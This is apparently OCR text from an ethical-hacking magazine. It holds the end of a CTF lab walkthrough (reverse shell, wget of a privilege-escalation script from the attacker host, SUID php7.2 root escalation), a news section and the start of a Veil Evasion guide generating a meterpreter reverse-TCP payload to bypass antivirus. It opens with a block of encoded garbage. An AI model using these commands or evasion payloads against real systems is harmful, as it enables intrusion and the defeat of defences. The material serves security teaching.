YspgfnIcru3T%2F%2FweHxUiTREdsSQYZM0j9AwmwiJ3s7dRwjTLmpkt51lo%2FN6dNUapMCv0MkQB6oydAgT7FJ12qm5h%2BT23ie4T2guSYP3%2Bi%2B8UFEQxI
FkBgQb26PGBfBSB4snNM0yBTti7vFy2gF4Jm2M3x1so0MUYesScik9N%2BR6fdpsJxkJvMeqdetp0cu29Nia9WZk0kqkwCnB7Q2%2BJYoubNs6WFwN0%2BUwFovv
hE4obykFqK7fFsJH0MaqqdX%2FxyBiWtw%2BU83T9iZorHd0kAk2bCdSkoIOulzHUPM6UvIx5CaHncHHTc2pkhABDy5YhznI%2FgipmCv5pur3J%2Bz214%2Fu2U
r1j%2BUueEEcSdKdh9jTtuxo7N090Ut9WrzNNsc5SXVaX7r5TA0cbAwmB3Se0%2FcdZ0EjI3NU86ynaGzS0Dt4TXozKmMUFwlgRAVTeDHC3%2F9MXIUlmyBxE4
s4l0fn4kwCpm3qclfP5enqwNusj2wCbVrLFP9Jt3WAipddlJSXAUBTTneUeQA9RlmqqSefumGlpvVXooC5x1%2F8ryu3uUooF7PczIt1313rLtmbo00%2FvB%2Fu
fFNiv0CDkzXS2qz0%2FFdHntScWrlhd%2FMEK750cxDStkSgaVvhXff2dr3oY%2Bp%2Fat6ANqMOH7AdcdpoDGdzlfi3dRdqq0py%2FDHlpWzc1%2BMHQa9JHtLM
kYnM%2Bvc022yJa%2BK58r3fiez42jKhwx219BW2ishfaxcWT%2FIrj85Cvru02dGePw8Xadzy%2Fc7399J8egLR1LS30%2FZeIsejAdtdJG%2BcIifAV0qRbpmQ
gK0c4h58D28MsMfxcz0b4c2acf0e37849012df42482642898604bc9ee5
Connection: close
```

After starting the netcat listener, I executed the web shell.



This successfully gave me a shell with www-data privileges.

```
hackercoolmagz@kali:~/usr/share/webshells/php$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.36.130] from armourinfosec.test [192.168.36.141] 50910
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
12:35:35 up 3:47, 0 users, load average: 0.01, 0.04, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$ whoami
www-data
$
```

I have access. It's time for privilege escalation. I will use the same tool that has been assistin -g me in linux privilege escalation in previous CTF challenges. It is PE.sh.


```
I download the tool into the /tmp folder of the target machine.
www-data@photographer:/tmp$ wget http://192.168.36.130:8000/PE.sh
wget http://192.168.36.130:8000/PE.sh
--2020-08-10 12:43:47-- http://192.168.36.130:8000/PE.sh
Connecting to 192.168.36.130:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 47500 (46K) [text/x-sh]
Saving to: 'PE.sh'

PE.sh          100%[=====>] 46.39K  --.-KB/s   in 0.02s

2020-08-10 12:43:47 (2.23 MB/s) - 'PE.sh' saved [47500/47500]

www-data@photographer:/tmp$ ls
ls
PE.sh
systemd-private-133637e28da54935a5482a20a05cd0ff-systemd-timesyncd.service-a86kc
W
www-data@photographer:/tmp$ chmod 777 PE.sh
chmod 777 PE.sh
www-data@photographer:/tmp$ █

www-data@photographer:/tmp$ ./PE.sh
./PE.sh
TERM environment variable not set.
##### PE Linux
##### By WazeHell
##### Reporting Directory : /Report
#####
##### System Info #####
#####
Kernel : 4.15.0-45-generic
#####
Hostname: photographer
#####
Linux kernel architecture: x86_64
#####
Full Kernel information:
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
#####
Distribution information:
"Ubuntu 16.04.6 LTS"
#####

#####
Path information:
Check PATH.txt
#####
Checking DirtyCow Exploit :
No Cow Here !
#####
##### Passwords Lookup #####
```

Unfortunately, PE.sh failed to find anything interesting needed for privilege escalation. Always remember on thing. An elite ethical hacker doesn't depend on tools. I use find command to find programs with SUID bit set.

```
$ pwd
/
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@photographer:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/php7.2
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/bin/su
█
```

There are many programs with SUID bit set. Many of these are common except php 7.2. This can be used to escalate privileges. Let's try.

```
www-data@photographer:/tmp$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
< /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami
root ←
# █
```

Voila. I am root user now. Let's view the root flag now.

```
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
```

```

        .:/:/:/:/:/:/:/:/:/:-
          -/+::+`:-:0:  oo.-/+/:`
        +-+.`o++s-y:/s: `sh:hy`-/+:`
           :o: `oyo/o` . ` ` /-so:+--+/`
           -o:- `yh//. ` ` ./ys/- .o/
        ++. -ys/:/y- ` ` /s-:/+/:/o`
       o/ :yo-:hNN ` ` .MNs./+o--s`
      ++ soh-/mMMN--.` ` ` .-/MMMd-o:+ -s
     .y /++:NMMMy-. ` ` ` -:hMMmmoss: +/
    s- hMMMN`shyo+:. -/+syd+ :MMMMo h
   h `MMMMy./MMMMd: +mMMMMN--dMMMMd s.
  y `MMMMMd`/hdh+.+. /.-ohdy--mMMMMMm +-
 h dMMMMd: ` ` ` ` mmNh ` ` `./NMMMMs o.
 y. /MMMMNmmmd/ `s-:o sdmmmMMMMN. h`
 :o sMMMMMMMMMs . -hMMMMMMMMM/ :o
 s: `sMMMMMMMo - . ` ` . hMMMMMN+ `y`
`s- +mMMMMMNhd+h/+h+dhMMMMMMd: `s-
`s: -. .sNMMMMMMMMMMMMMMMMMMMMmo/ . -s.
 /o.`ohd: `.odNMMMMMMMMMMMMMMNh+. :os/ ` /o`
 .++- `+y+/: ` /ssdmmNNmNds+-/o-hh: -/o-
 ./+ :yh:dso/.+-++++ss+h++. :++-
   -/+/-: -/y+/d:yh-o:+- -/+/: `
     -////////////////:

```

Follow me at: <http://v1n1v131r4.com>

d41d8cd98f00b204e9800998ecf8427e

█

With this, the challenge of this CTF machine is completed.

WHAT'S NEW

To be released on August 11 2020, Wordpress 5.5 has taken a big leap in security. This is due to a new feature that allows wordpress plugins and themes to automatically update by default. This is a very important **Wordpress 5.5** feature which has been long time pending. This is because pending wordpress plugin updates are one of the main reasons wo-rdpress sites are hacked. The automatic plugin update feature reduces the window of opportunity for hackers. This also give wordpress users a choice to select which plugins or themes they can set to automatic update.

The makers of BlackArch Linux, the Arch Linux-based penetration testing distribution for penetration testers and security researchers have pushed 20 new tools to their repository. These 20 tools are activedirectoryenum, cafebabe, dalfox, dnsvalidator, evilpdf, fuzzbunch, flask-session-cookie-manager, **Black Arch Linux** gtfo, lethalhta, naabu, ntlm-theft nuclei, phantom-evasion, pspy, pwncat, pwndrop, rustscan, rvi-capture, sgn, shuffledns, smuggler, wmi-forensics and zdns0. Black Arch Linux has around 2580 penetration testing tools.

Testing Antivirus With Different Payloads

BYPASSING ANTIVIRUS

Almost all of our readers will be pretty excited on seeing the title and why not. What is the use of an ethical hacking magazine that is premised on teaching Real World ethical hacking if it does not teach about bypassing antivirus. Who has his system without at least using basic antivirus nowadays. Any noobish user would definitely use it. So ethical hackers would definitely need to bypass antivirus and antimalware while doing penetration testing nowadays.

With that said, many aspiring ethical hackers misunderstand bypassing antivirus. Many people opt for a "one option fits all" solution for bypassing antivirus. Actually it's a bit complex than that. Before we explain about that, let us tell you a story. Our story begins in Oregon, United States of America. Long time back, three hunters were found dead in mysterious conditions. The odd thing was a dead Newt found at the location. The inference was the hunters died due to tea poisoning that happened to them due to consuming tea in which the newt accidentally fell. This prompted scientist Edmund "Butch" Brodie Jr to start a research on the poisoning of Newt. His research concluded that Newt had huge amount of poison named Tetrodotoxin on its skin. This is the same poison that pufferfish also has and is almost over 10,000 times more powerful than Cyanide. The lingering question was why was Newt producing so much high quantity of tetrodotoxin (TTX) that can kill three people. The scientist was pretty sure by now that it did not do this to jump into tea being boiled by three unfortunate hunters to kill them.

As a part of this research, the scientist happened to observe a common garter snake munching (wrong word) on Newt. The scientist brought it (the snake here) to the lab and found that the snake was immune to the poison that killed three men. Further research led him to conclude that the garter snake and Newt were in a co evolutionary arms race. The Newt produced poison to prevent being eaten by predators, the snake that ate Newt dies. Snakes developed immunity against the poison of the Newt. As a result, Newt produced more toxin and the snakes competed with their own immunity to this poison. This arms race went on for millions of years and still going on.

Before you begin to think as to why a paragraph or topic that should belong in a nature magazine or a wild life magazine doing in a cyber security magazine, let me explain the relation. The arms race between malware and anti malware is same.




Figure 1 :
Rough
skinned
Newt



**Figure 2 :
Common
Garter
Snake**

As hackers started making malware to hack systems, Antivirus was born to protect the systems from that malware. As anti virus was blocking their hacking attempts using malware, hackers began to develop advanced malware that can bypass those antivirus and hack system.

This is an arms race that is still going on. So as long as hackers try to make malware that can bypass antivirus, good hackers will be making antivirus more strong to detect that malware.

In this race, sometimes antivirus will win and sometimes the malware will win. The sooner you understand this simple logic, the better it will be for you. Ok, ok, ok. Enough theory. In this series, our readers will learn about bypassing antivirus in penetration testing. As a part of this series, we will be testing various payload generators that create payloads which can bypass anti virus. Remember that payloads generated by these payload generators bypassed antivirus four years back as part of our tests for our Magazine and blog.

Our quest is to see how they stand now in the arms race. The targets for this test are both Windows 10 systems : one running its default Windows defender and another running a third party antivirus. We named the first target Alpha and the second target Omega. The first payload generator we will be testing is the Veil Evasion Framework. The attacker system is a always Kali Linux 2020.2. Veil can be installed on Kali Linux in two steps as shown below.

```
kali@kali:~$ sudo apt -y install veil
[sudo] password for kali:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 ca-certificates-mono cli-common
  fonts-wine g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix
  g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix
  g++-mingw-w64-x86-64-win32 gcc-mingw-w64 gcc-mingw-w64-base gcc-mingw-w64-i686
  gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-posix-runtime gcc-mingw-w64-i686-win32
  gcc-mingw-w64-i686-win32-runtime gcc-mingw-w64-x86-64 gcc-mingw-w64-x86-64-posix
  gcc-mingw-w64-x86-64-posix-runtime gcc-mingw-w64-x86-64-win32
  gcc-mingw-w64-x86-64-win32-runtime libcap120-3 libt1aud100
  libmono-btls-interface4.0-cil libmono-corlib4.5-cil libmono-i18n-west4.0-cil
  libmono-i18n4.0-cil libmono-microsoft-csharp4.0-cil libmono-security4.0-cil
  libmono-system-configuration4.0-cil libmono-system-core4.0-cil
  libmono-system-numeric4.0-cil libmono-system-security4.0-cil
```

```
libmono-system-numeric4.0-cil libmono-system-security4.0-cil
libmono-system-xml4.0-cil libmono-system4.0-cil libosmesa6 libSDL2-2.0-0 libstb0
libvkd3d1 libwine mingw-w64 mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
mono-4.0-gac mono-gac mono-mcs mono-runtime mono-runtime-common mono-runtime-sgen
pkg-config veil wine wine32
The following packages will be upgraded:
  libegl-mesa0 libgbm1 libgl1-mesa-dri libglapi-mesa libglx-mesa0
5 upgraded, 57 newly installed, 0 to remove and 784 not upgraded.
Need to get 261 MB of archives.
After this operation, 1,156 MB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main i386 mono-runtime-sgen i386 6.8.0.1
05+dfsg-3 [1,794 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 mono-runtime i386 6.8.0.105+df
sg-3 [38.6 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main i386 libmono-corlib4.5-cil all 6.8.
0.105+dfsg-3 [1,276 kB]
1% [3 libmono-corlib4.5-cil 1,180 B/1,276 kB 0%] 204 kB/s 21min 8s
```

```
authority - G4
Certificate added: C=US, O="VeriSign, Inc.", OU=VeriSign Trust Network, OU="(c) 2006 Veri
Sign, Inc. - For authorized use only", CN=VeriSign Class 3 Public Primary Certification A
uthority - G5
Certificate added: C=US, O="VeriSign, Inc.", OU=VeriSign Trust Network, OU="(c) 2008 Veri
Sign, Inc. - For authorized use only", CN=VeriSign Universal Root Certification Authority
Certificate added: C=US, OU=www.xrampsecurity.com, O=XRamp Security Services Inc, CN=XRam
p Global Certification Authority
128 new root certificates were added to your trust store.
Import process completed.
Done
done.
Processing triggers for kali-menu (2020.2.2) ...
Processing triggers for desktop-file-utils (0.24-1) ...
Processing triggers for mime-support (3.64) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for libc-bin (2.30-4) ...
Processing triggers for wine (5.0-4) ...
kali@kali:~$
```

```
kali@kali:~$ sudo /usr/share/veil/config/setup.sh --force --silent
```

```
=====
Veil (Setup Script) | [Updated]: 2018-05-08
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

```
os = kali
osversion = 2020.2
osmajversion = 2020
arch = i686
trueuser = kali
userprimarygroup = kali
userhomedir = /home/kali
rootdir = /usr/share/veil
veildir = /var/lib/veil
outputdir = /var/lib/veil/output
dependenciesdir = /var/lib/veil/setup-dependencies
winedir = /var/lib/veil/wine
winedrive = /var/lib/veil/wine/drive_c
gempath = Z:\var\lib\veil\wine\drive_c\Ruby187\bin\gem
```

```
[I] Kali Linux 2020.2 i686 detected ...
```

```
[I] Silent Mode: Enabled
```

```
[I] Force Mode: Enabled
```

[?] Are you sure you wish to install Veil?

Continue with installation? ([y]es/[s]ilent/[N]o): **S**

[*] Pulling down binary dependencies

[*] Empty folder... git cloning


```
Cloning into '/var/lib/veil/setup-dependencies' ...
remote: Enumerating objects: 12, done.
remote: Total 12 (delta 0), reused 0 (delta 0), pack-reused 12
Receiving objects: 100% (12/12), 207.29 MiB | 2.79 MiB/s, done.
Updating files: 100% (10/10), done.
```

[*] Installing Wine

[*] Creating new Veil Wine environment in: /var/lib/veil/wine

[*] Initializing Veil's Wine environment ...

```
0012:err:ole:marshal_object couldn't get IPSFactory buffer for interface {00000131-0000-0
000-c000-0000000000046}
0012:err:ole:marshal_obje nterface {6d5140c1-7436-1
1ce-8034-00aa006009fa} stub, hres=0x80004002
0012:err:ole:StdMarshalIm {6d5140c1-7436-11ce-8034-
00aa006009fa}, 80004002
0012:err:ole:CoMarshalInt
00aa006009fa}, 80004002
0012:err:ole:get_local_se
0014:err:ole:marshal_obje nterface {00000131-0000-0
000-c000-0000000000046}
0014:err:ole:marshal_object couldn't get IPSFactory buffer for interface {6d5140c1-7436-1
1ce-8034-00aa006009fa}
0014:err:ole:StdMarshalImpl_MarshalInterface Failed to create ifstub, hres=0x80004002
0014:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-
00aa006009fa}, 80004002
0014:err:ole:get_local_server_stream Failed: 80004002
_
```



[*] Ensuring this account (kali) has correct ownership of /var/lib/veil/wine

[*] Finished Veil configuration ...

[*] Finished environment checks

[I] If you have any errors running Veil, run: './Veil.py --setup' and select the nuke the wine folder option

[I] Done!

kali@kali:~\$ █

Once Veil is installed, you can run Veil in two ways.

```

kali@kali:/var/lib$ /usr/bin/veil
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    2 tools loaded

Available Tools:

    1)      Evasion
    2)      Ordnance

Available Commands:

```

Or you can run the python script of veil from the /usr/share/veil directory. This will start the Veil interface.

```

kali@kali:~$ cd /usr/share/veil/
kali@kali:/usr/share/veil$ ls
config __init__.py lib __pycache__ tools Veil.py
kali@kali:/usr/share/veil$ ./Veil.py
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    2 tools loaded

Available Tools:

    1)      Evasion
    2)      Ordnance

Available Commands:

    exit          Completely exit Veil
    info          Information on a specific tool
    list          List available tools
    options       Show Veil configuration
    update        Update Veil
    use           Use a specific tool

Veil>: █

```

you can see that Veil has two tools, one that belongs to Evasion and the other ordnance. Obviously, we will be showing evasion here. You can also see this tools with the **list-tools** command.

```

Veil>: list-tools
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Tools:

    1)      Evasion
    2)      Ordnance

```


The **use 1** command will take us to the evasion interface of Veil as shown below. We can use the **list-payloads** command to view all the available payloads.

```
Veil/Evasion> list-payloads
```



```
=====
                        Veil-Evasion
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

```
[*] Available Payloads:
```

- 1) autoit/shellcode_inject/flat.py
- 2) auxiliary/coldwar_wrapper.py
- 3) auxiliary/macro_converter.py
- 4) auxiliary/pyinstaller_wrapper.py

- 5) c/meterpreter/rev_http.py
- 6) c/meterpreter/rev_http_service.py
- 7) c/meterpreter/rev_tcp.py
- 8) c/meterpreter/rev_tcp_service.py

- 9) cs/meterpreter/rev_http.py
- 10) cs/meterpreter/rev_https.py
- 11) cs/meterpreter/rev_tcp.py
- 12) cs/shellcode_inject/base64.py
- 13) cs/shellcode_inject/virtual.py

- 14) go/meterpreter/rev_http.py
- 15) go/meterpreter/rev_https.py
- 16) go/meterpreter/rev_tcp.py
- 17) go/shellcode_inject/virtual.py

- 18) lua/shellcode_inject/flat.py

- 19) perl/shellcode_inject/flat.py

- 20) powershell/meterpreter/rev_http.py
- 21) powershell/meterpreter/rev_https.py
- 22) powershell/meterpreter/rev_tcp.py
- 23) powershell/shellcode_inject/psexec_virtual.py
- 24) powershell/shellcode_inject/virtual.py

- 25) python/meterpreter/bind_tcp.py
- 26) python/meterpreter/rev_http.py
- 27) python/meterpreter/rev_https.py
- 28) python/meterpreter/rev_tcp.py
- 29) python/shellcode_inject/aes_encrypt.py
- 30) python/shellcode_inject/arc_encrypt.py
- 31) python/shellcode_inject/base64_substitution.py
- 32) python/shellcode_inject/des_encrypt.py
- 33) python/shellcode_inject/flat.py
- 34) python/shellcode_inject/letter_substitution.py
- 35) python/shellcode_inject/pidinject.py
- 36) python/shellcode_inject/stallion.py

- 37) ruby/meterpreter/rev_http.py
- 38) ruby/meterpreter/rev_https.py
- 39) ruby/meterpreter/rev_tcp.py
- 40) ruby/shellcode_inject/base64.py
- 41) ruby/shellcode_inject/flat.py

Let's use the python/meterpreter/ rev_tcp.py payload whose number is 28. Using the command **use 28** will load this payload.

```
Veil/Evasion>: use 28
```

```
=====
                        Veil-Evasion
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

```
Payload Information:
```

```
Name:          Pure Python Reverse TCP Stager
Language:      python
Rating:        Excellent
Description:   pure windows/meterpreter/reverse_tcp stager, no
                shellcode
```

```
Payload: python/meterpreter/rev_tcp selected
```

```
Required Options:
```

Name	Value	Description
CLICKTRACK	X	Optional: Minimum number of clicks to execute payload
COMPILE_TO_EXE	Y	Compile to an executable
CURSORMOVEMENT	FALSE	Check if cursor is in same position after 30 seconds
DETECTDEBUG	FALSE	Check if debugger is present
DOMAIN	X	Optional: Required internal domain
EXPIRE_PAYLOAD	X	Optional: Payloads expire after "Y" days
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual, Void, or Heap
LHOST		The listen target address
LPORT	4444	The listen port
MINRAM	FALSE	Check for at least 3 gigs of RAM
PROCESSORS	X	Optional: Minimum number of processors
SANDBOXPROCESS	FALSE	Check for common sandbox processes
SLEEP	X	Optional: Sleep "Y" seconds, check if accelerated
USERNAME	X	Optional: The required user account
USERPROMPT	FALSE	Make user click prompt prior to execution
USE_PYHERION	N	Use the pyherion encrypter
UTCHECK	FALSE	Optional: Validates system does not use UTC timezone
VIRTUALDLLS	FALSE	Check for dlls loaded in memory
VIRTUALFILES	FALSE	Optional: Check if VM supporting files exist

```
Available Commands:
```

```
back          Go back to Veil-Evasion
exit          Completely exit Veil
generate      Generate the payload
options       Show the shellcode's options
set           Set shellcode option
```

Let's just set the LHOST IP address and generate the payload.

```
[python/meterpreter/rev_tcp>>]: set lhost 192.168.36.132
[python/meterpreter/rev_tcp>>]: generate
```

```
=====
                        Veil-Evasion
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

```
[>] Please enter the base name for output files (default is payload): █
```

If you don't set any name to the payload, its name will be "payload" by default.

```
1 - PyInstaller (default)
2 - Py2Exe

[>] Please enter the number of your choice: 2
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Language: python
[*] Payload Module: python/meterpreter/rev_tcp

py2exe files 'setup.py' and 'runme.bat' written to:
/var/lib/veil/output/source/

[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/payload.rc

Hit enter to continue ...
█
```

